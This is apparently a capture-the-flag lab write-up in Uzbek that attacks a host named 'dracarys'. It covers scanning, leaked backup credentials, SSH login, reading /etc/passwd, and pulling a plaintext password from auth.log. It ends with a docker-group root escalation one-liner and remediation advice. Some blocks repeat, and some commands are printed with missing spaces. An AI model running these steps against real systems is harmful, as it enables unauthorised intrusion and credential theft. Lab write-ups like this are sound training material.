

exam

Target: 10.15.0.111

Umumiy Ma'lumotlar

Maydon	Qiymat
IP address	10.15.0.111
Hostname	dracarys
Operation Tizim Nomi (Distribution)	Ubuntu 24.04 LTS
Operation Tizim Kernel Versiyasi	Linux 6.17.2-1-pve
Web Server dasturi va Versiyasi	Apache/2.4.58 (Ubuntu), Werkzeug httpd 3.1.6 (Python 3.12.3)
Ochiq Portlar	21 (FTP), 22 (SSH), 80 (HTTP), 8080 (HTTP)

Topilgan Flaglar

User Flag

- User: diana

- Flag:

DRACARYS{u53r_f0und_th3_dr4g0n_p4th}

- Joylashuvi: /home/diana/user.txt

```
uid=1000(diana) gid=1000(diana) groups=1000(diana),4(adm)
diana@dracarys:~$ ls
bin user.txt
diana@dracarys:~$ cat user.txt
DRACARYS{us3r_f0und_th3_dr4g0n_p4th}
diana@dracarys:~$ ip a
rbash: /usr/lib/command-not-found: restricted: cannot specify '/' in command names
diana@dracarys:~$ ifconfig
rbash: /usr/lib/command-not-found: restricted: cannot specify '/' in command names
diana@dracarys:~$ mirxojiddin!!!
```

C) VI yoki VIM orqali:
Agar siz buyrug'ishlarsa:

Root Flag

- User: root

- Flag:

DRACARYS{dr4g0n_f1r3_1s_4lw4ys_l3th4l_t0_1ns3cur3_d0ck3r}

- Joylashuvi: /root/root.txt

```
# cd /root
# ls
build.sh dracarys-images dracarys-images.tar.gz root.txt test_dracarys.sh
# cat root.txt
```

🎉 CONGRATULATIONS! 🎉

FLAG: DRACARYS{dr4g0n_f1r3_1s_4lw4ys_l3th4l_t0_1ns3cur3_d0ck3r}

Skills demonstrated:

- ✓ Port Enumeration
- ✓ Honeypot Detection
- ✓ FTP Anonymous Access
- ✓ Web Enumeration
- ✓ RBASH Escape
- ✓ Log Hunting
- ✓ Docker PrivEsc

```
# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0@if4: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 92:a4:50:46:9e:30 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 172.17.0.2/16 brd 172.17.255.255 scope global eth0
        valid_lft forever preferred_lft forever
#
```

Topilgan Zaifliklar

Nomi / CVE	Tavsif	Exploit
Anonymous FTP Access	FTP server anonymous login'ga ruxsat beradi	FTP orqali fayl enumeratsiya
Sensitive Backup Exposure	Web server backup fayllar orqali credentiallarni oshkor qilgan	backup.txt orqali credential olish
Credential Reuse	Web va SSH uchun bir xil credential ishlatilgan	SSH login
Insecure Log Storage	/var/log/auth.log da plaintext credential saqlangan	Log hunting
Docker Privilege Escalation	Docker run orqali host filesystemga mount qilib root bo'lish	docker run -v exploit

Hisobot (Write-up)

Enumeration (Ma'lumot to'plash)

Dastlab target tizimdagi ochiq portlarni aniqlash uchun **nmap** skaneri ishlatildi.

```
nmap -sV -sC -A 10.15.0.111
```

Command optionlari

Option	Tavsif
-sV	Service version detection
-sC	Default NSE scriptlar ishlaydi
-A	Aggressive scan (OS detection, traceroute, script scan)

Natijada quyidagi servislar aniqlandi:

- FTP (vsftpd 3.0.5)

- SSH (OpenSSH 9.6)
- HTTP (Apache 2.4.58)
- HTTP (Werkzeug Python server)

Bu enumeration keyingi attack bosqichlari uchun muhim bo'ldi.

```
(kuba@mirxojiddin)-[~]
$ nmap -sV -sC -A 10.15.0.111
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-15 11:08 +0500
Nmap scan report for 10.15.0.111
Host is up (0.025s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.5
| ftp-syst:
|   STAT:
| FTP server status:
|   Connected to 10.15.0.1
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   At session startup, client count was 3
|   vsFTPD 3.0.5 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_rw-r--r-- 1 ftp      ftp      1408 Mar 15 04:50 employee_notes.txt
22/tcp    open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13.15 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 51:c8:c3:0a:7a:40:ff:c5:67:b0:60:e8:c2:0e:e5:35 (ECDSA)
|_  256 b5:bc:46:02:61:b9:dc:0b:8b:3c:c4:2e:91:70:e1:33 (ED25519)
80/tcp    open  http      Apache httpd 2.4.58 ((Ubuntu))
|_http-title: Dragon Corp - Employee Portal
|_http-server-header: Apache/2.4.58 (Ubuntu)
| http-robots.txt: 3 disallowed entries
|_/dragon-backup/ /admin/ /api/
8080/tcp  open  http      Werkzeug httpd 3.1.6 (Python 3.12.3)
|_http-title: House of the Dragon - Fan Site
|_http-server-header: Werkzeug/3.1.6 Python/3.12.3
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.19
Network Distance: 2 hops
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 111/tcp)
HOP RTT      ADDRESS
1   32.52 ms  10.13.5.1
2   36.70 ms  10.15.0.111

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.81 seconds

(kuba@mirxojiddin)-[~]
$
```


Web / Service Tahlili

Web server tekshirilganda robots.txt fayl mavjudligi aniqlangan.

robots.txt ichida quyidagi hidden directorylar topildi:

```
/dragon-backup/  
/admin/  
/api/
```

Bu directorylar web enumeration uchun muhim hisoblanadi.



Keyin HTTP header tekshirildi.

```
curl-I http://10.15.0.111/dragon-backup/
```


Option

Option	Tavsif
-I	HTTP headerlarni olish

Bu directory mavjudligi tasdiqlandi.

```
(kuba@mirxojiddin)-[~]
$ curl -I http://10.15.0.111/dragon-backup/
HTTP/1.1 200 OK
Date: Sun, 15 Mar 2026 06:31:45 GMT
Server: Apache/2.4.58 (Ubuntu)
Last-Modified: Sun, 15 Mar 2026 04:50:48 GMT
ETag: "a2-64d08d889ba79"
Accept-Ranges: bytes
Content-Length: 162
Vary: Accept-Encoding
Content-Type: text/html

(kuba@mirxojiddin)-[~]
$
```



Keyingi bosqichda **ffuf** orqali directory fuzzing amalga oshirildi.

```
ffuf-u http://10.15.0.111/dragon-backup/FUZZ-w /usr/share/wordlists/dirb/common.txt-e .bak,.conf,.php.bak,.old,.txt
```

Optionlar

Option	Tavsif
-u	Target URL
FUZZ	Wordlist bilan almashtiriladigan parameter
-w	Wordlist
-e	Extension brute force

Natijada quyidagi fayllar topildi:

- backup.txt
- config.php.bak

- index.html

```
(kuba@mirxojiddin)-[~]
$ ffuf -u http://10.15.0.111/dragon-backup/FUZZ -w /usr/share/wordlists/dirb/common.txt -e .bak,.conf,.php.bak,.old,.txt
txt

      _____
     /  _  \   |  |
    /  ___ \   |  |
   /  ___  \   |  |
  /  ___  \   |  |
 /  ___  \   |  |
/  ___  \   |  |
\  ___  /   |  |
 \  ___/    |  |
  \___/     |__|

v2.1.0-dev

-----
:: Method           : GET
:: URL              : http://10.15.0.111/dragon-backup/FUZZ
:: Wordlist          : FUZZ: /usr/share/wordlists/dirb/common.txt
:: Extensions       : .bak .conf .php.bak .old .txt
:: Follow redirects : false
:: Calibration       : false
:: Timeout           : 10
:: Threads           : 40
:: Matcher           : Response status: 200-299,301,302,307,401,403,405,500

-----

.hta.old             [Status: 200, Size: 162, Words: 10, Lines: 6, Duration: 23ms]
.hta                 [Status: 403, Size: 276, Words: 20, Lines: 10, Duration: 33ms]
.hta.conf            [Status: 403, Size: 276, Words: 20, Lines: 10, Duration: 33ms]
.hta.php.bak         [Status: 403, Size: 276, Words: 20, Lines: 10, Duration: 33ms]
.hta.bak             [Status: 403, Size: 276, Words: 20, Lines: 10, Duration: 33ms]
.htaccess.conf       [Status: 403, Size: 276, Words: 20, Lines: 10, Duration: 33ms]
.htaccess            [Status: 403, Size: 276, Words: 20, Lines: 10, Duration: 33ms]
.htaccess.bak        [Status: 403, Size: 276, Words: 20, Lines: 10, Duration: 33ms]
.hta.txt             [Status: 403, Size: 276, Words: 20, Lines: 10, Duration: 33ms]
.htaccess.php.bak    [Status: 403, Size: 276, Words: 20, Lines: 10, Duration: 33ms]
.htaccess.old        [Status: 403, Size: 276, Words: 20, Lines: 10, Duration: 33ms]
.htpasswd.bak        [Status: 403, Size: 276, Words: 20, Lines: 10, Duration: 33ms]
.htpasswd            [Status: 403, Size: 276, Words: 20, Lines: 10, Duration: 33ms]
.htpasswd.conf       [Status: 403, Size: 276, Words: 20, Lines: 10, Duration: 33ms]
.htaccess.txt        [Status: 403, Size: 276, Words: 20, Lines: 10, Duration: 33ms]
.htpasswd.php.bak    [Status: 403, Size: 276, Words: 20, Lines: 10, Duration: 33ms]
.htpasswd.old        [Status: 403, Size: 276, Words: 20, Lines: 10, Duration: 33ms]
.htpasswd.txt        [Status: 403, Size: 276, Words: 20, Lines: 10, Duration: 34ms]
backup.txt           [Status: 200, Size: 1026, Words: 118, Lines: 31, Duration: 22ms]
config.php.bak       [Status: 200, Size: 1070, Words: 137, Lines: 39, Duration: 18ms]
index.html           [Status: 200, Size: 162, Words: 10, Lines: 6, Duration: 19ms]
:: Progress: [27696/27696] :: Job [1/1] :: 2531 req/sec :: Duration: [0:00:11] :: Errors: 0 ::

(kuba@mirxojiddin)-[~]
$
```

🔑 Credential Discovery / Brute Force

Backup fayl yuklab olinib tekshirildi.

```
curl http://10.15.0.111/dragon-backup/backup.txt
```

Natijada quyidagi credentiallar topildi:

Database credential

```
username: diana
password: Dr@g0nF1re2024!
```

Bu credential SSH login uchun ishlatilishi mumkin edi.

```
(kuba@mirxojiddin)-[~]
$ curl http://10.15.0.111/dragon-backup/backup.txt
=====
                        DRAGON CORP - BACKUP CREDENTIALS
=====
Date: 2024-02-28
Author: System Administrator
WARNING: This file should be deleted immediately!
=====

Database Configuration:
-----
Host: localhost
Port: 3306
Database: dragon_corp_db
Username: diana
Password: Dr@g0nF1re2024!

Employee Accounts:
-----
diana    - Portal Admin    - Dr@g0nF1re2024!
jon      - Docker Dev      - (to be created)

Notes:
-----
- Diana is working on portal migration
- Old credentials stored in /var/log/auth.log
- Contact admin@dragon-corp.local for issues

=====
                        DO NOT SHARE THIS FILE!
=====
```

Initial Access

Topilgan credential yordamida SSH login amalga oshirildi.

```
ssh diana@10.15.0.111
```


Login muvaffaqiyatli bo'ldi.

```
=====
(kuba@mirxojiddin)-[~]
$ ssh diana@10.15.0.111
The authenticity of host '10.15.0.111 (10.15.0.111)' can't be established.
ED25519 key fingerprint is: SHA256:ytAbJZhFeXg2wHV+ylvN+LM9EfF52pr+/ZdAl0rTQ8w
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.15.0.111' (ED25519) to the list of known hosts.
diana@10.15.0.111's password:
Welcome to Ubuntu 24.04 LTS (GNU/Linux 6.17.2-1-pve x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro
Last login: Sat Mar 14 23:00:58 2026 from 10.15.0.235
diana@dracarys:~$ id
uid=1000(diana) gid=1000(diana) groups=1000(diana),4(adm)
diana@dracarys:~$
```

User enumeration jarayonida user flag topildi.

```
uid=1000(diana) gid=1000(diana) groups=1000(diana),4(adm)
diana@dracarys:~$ ls
bin  user.txt
diana@dracarys:~$ cat user.txt
DRACARYS{us3r_f0und_th3_dr4g0n_p4th}
diana@dracarys:~$ ip a
rbash: /usr/lib/command-not-found: restricted: cannot specify '/' in command names
diana@dracarys:~$ ifconfig
rbash: /usr/lib/command-not-found: restricted: cannot specify '/' in command names
diana@dracarys:~$ mirxojiddin!!!
```

Local Enumeration

Local enumeration davomida `/etc/passwd` fayli tekshirildi.

```
cat /etc/passwd
```

Natijada yana bir user mavjudligi aniqlandi:

```
jon:x:1001:1001:/home/jon:/bin/bash
```

```
diana@dracarys:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
systemd-timesync:x:997:997:systemd Time Synchronization:/:/usr/sbin/nologin
dhcpcd:x:100:65534:DHCP Client Daemon,,,:/usr/lib/dhcpcd:/bin/false
messagebus:x:101:101::/nonexistent:/usr/sbin/nologin
syslog:x:102:102::/nonexistent:/usr/sbin/nologin
systemd-resolve:x:992:992:systemd Resolver:/:/usr/sbin/nologin
sshd:x:103:65534::/run/sshd:/usr/sbin/nologin
postfix:x:104:105::/var/spool/postfix:/usr/sbin/nologin
uidd:x:105:107::/run/uidd:/usr/sbin/nologin
tcpdump:x:106:109::/nonexistent:/usr/sbin/nologin
dnsmasq:x:999:65534:dnsmasq:/var/lib/misc:/usr/sbin/nologin
ftp:x:107:110:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
diana:x:1000:1000::/home/diana:/bin/rbash
jon:x:1001:1001::/home/jon:/bin/bash
diana@dracarys:~$
```

Keyingi bosqichda authentication loglari tekshirildi.

```
grep -i "jon" /var/log/auth.log
```

Option

Option	Tavsif
-i	Case insensitive search

Natijada **jon** userining passwordi logda ochiq holda topildi.

```
Wint3rC0ming2024!
```

```
jon:x:1001:
diana@dracarys-71114:/tmp$ cat /var/log/auth.log | grep -i "jon"
Mar 15 10:40:00 dracarys sshd[6789]: Accepted password for jon from 192.168.1.102 port 45680 ssh2
Mar 15 10:40:00 dracarys sshd[6789]: pam_unix(sshd:session): session opened for user jon password: Wint3rC0ming2024!
diana@dracarys-71114:/tmp$ grep -i "password" /var/log/auth.log
Mar 15 10:30:15 dracarys sshd[1234]: Accepted password for diana...
Mar 15 10:40:00 dracarys sshd[6789]: Accepted password for jon from 192.168.1.102 port 45680 ssh2
Mar 15 10:40:00 dracarys sshd[6789]: pam_unix(sshd:session): session opened for user jon password: Wint3rC0ming2024!
diana@dracarys-71114:/tmp$ su jon
Password:
jon@dracarys:/tmp$ ls
```



Lateral Movement

Topilgan credential orqali jon useriga SSH login qilindi.

```
ssh jon@10.15.0.111
```

```
(kuba@mirxojiddin)-[~]
$ ssh jon@10.15.0.111
jon@10.15.0.111's password:
Welcome to Ubuntu 24.04 LTS (GNU/Linux 6.17.2-1-pve x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro
Last login: Sat Mar 14 23:06:53 2026 from 10.15.0.235
jon@dracarys:~$
```



Privilege Escalation

jon user docker groupga ega bo'lgani sababli docker orqali root privilege escalation amalga oshirildi.

Exploit:

```
docker run-v /:/mnt--rm-it ubuntu:chroot /mntsh
```

Command optionlari

Option	Tavsif
-v /:/mnt	Host filesystemni container ichiga mount qiladi
--rm	Container o'chiriladi
-it	Interactive terminal
chroot	Root filesystemni o'zgartiradi

Bu orqali host filesystemga root sifatida kirish imkoniyati yaratildi.

```
jon@dracarys:/tmp$ docker run -v /:/mnt --rm -it ubuntu chroot /mnt sh
# id
uid=0(root) gid=0(root) groups=0(root)
# whoami
root
#
```

Root directory tekshirilib flag olindi.

```
# cd /root
# ls
build.sh dracarys-images dracarys-images.tar.gz root.txt test_dracarys.sh
# cat root.txt
```

🎉 CONGRATULATIONS! 🎉

FLAG: DRACARYS{dr4g0n_f1r3_1s_4lw4ys_l3th4l_t0_1ns3cur3_d0ck3r}

Skills demonstrated:

- ✓ Port Enumeration
- ✓ Honeypot Detection
- ✓ FTP Anonymous Access
- ✓ Web Enumeration
- ✓ RBASH Escape
- ✓ Log Hunting
- ✓ Docker PrivEsc

```
# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0@if4: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 92:a4:50:46:9e:30 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 172.17.0.2/16 brd 172.17.255.255 scope global eth0
        valid_lft forever preferred_lft forever
#
```

Xulosa

Ushbu penetration test jarayonida quyidagi attack chain amalga oshirildi:

1. Nmap orqali servis enumeration
2. robots.txt orqali hidden directory discovery
3. ffuf orqali backup file topilishi
4. backup.txt orqali credential disclosure
5. SSH orqali initial access
6. auth.log orqali credential leakage
7. jon useriga lateral movement
8. Docker privilege escalation orqali root access

Tavsiyalar

1. Sensitive Backup Files

Backup fayllarni web root ichida saqlamaslik kerak.

2. Credential Management

Credential reuse qat'iyon taqiqlanishi kerak.

3. Log Security

Loglarda plaintext password saqlanishiga yo'l qo'ymaslik.

4. Docker Security

Docker groupga faqat administratorlar kirishi kerak.

5. Access Control

robots.txt security mexanizmi sifatida ishlatilmasligi kerak.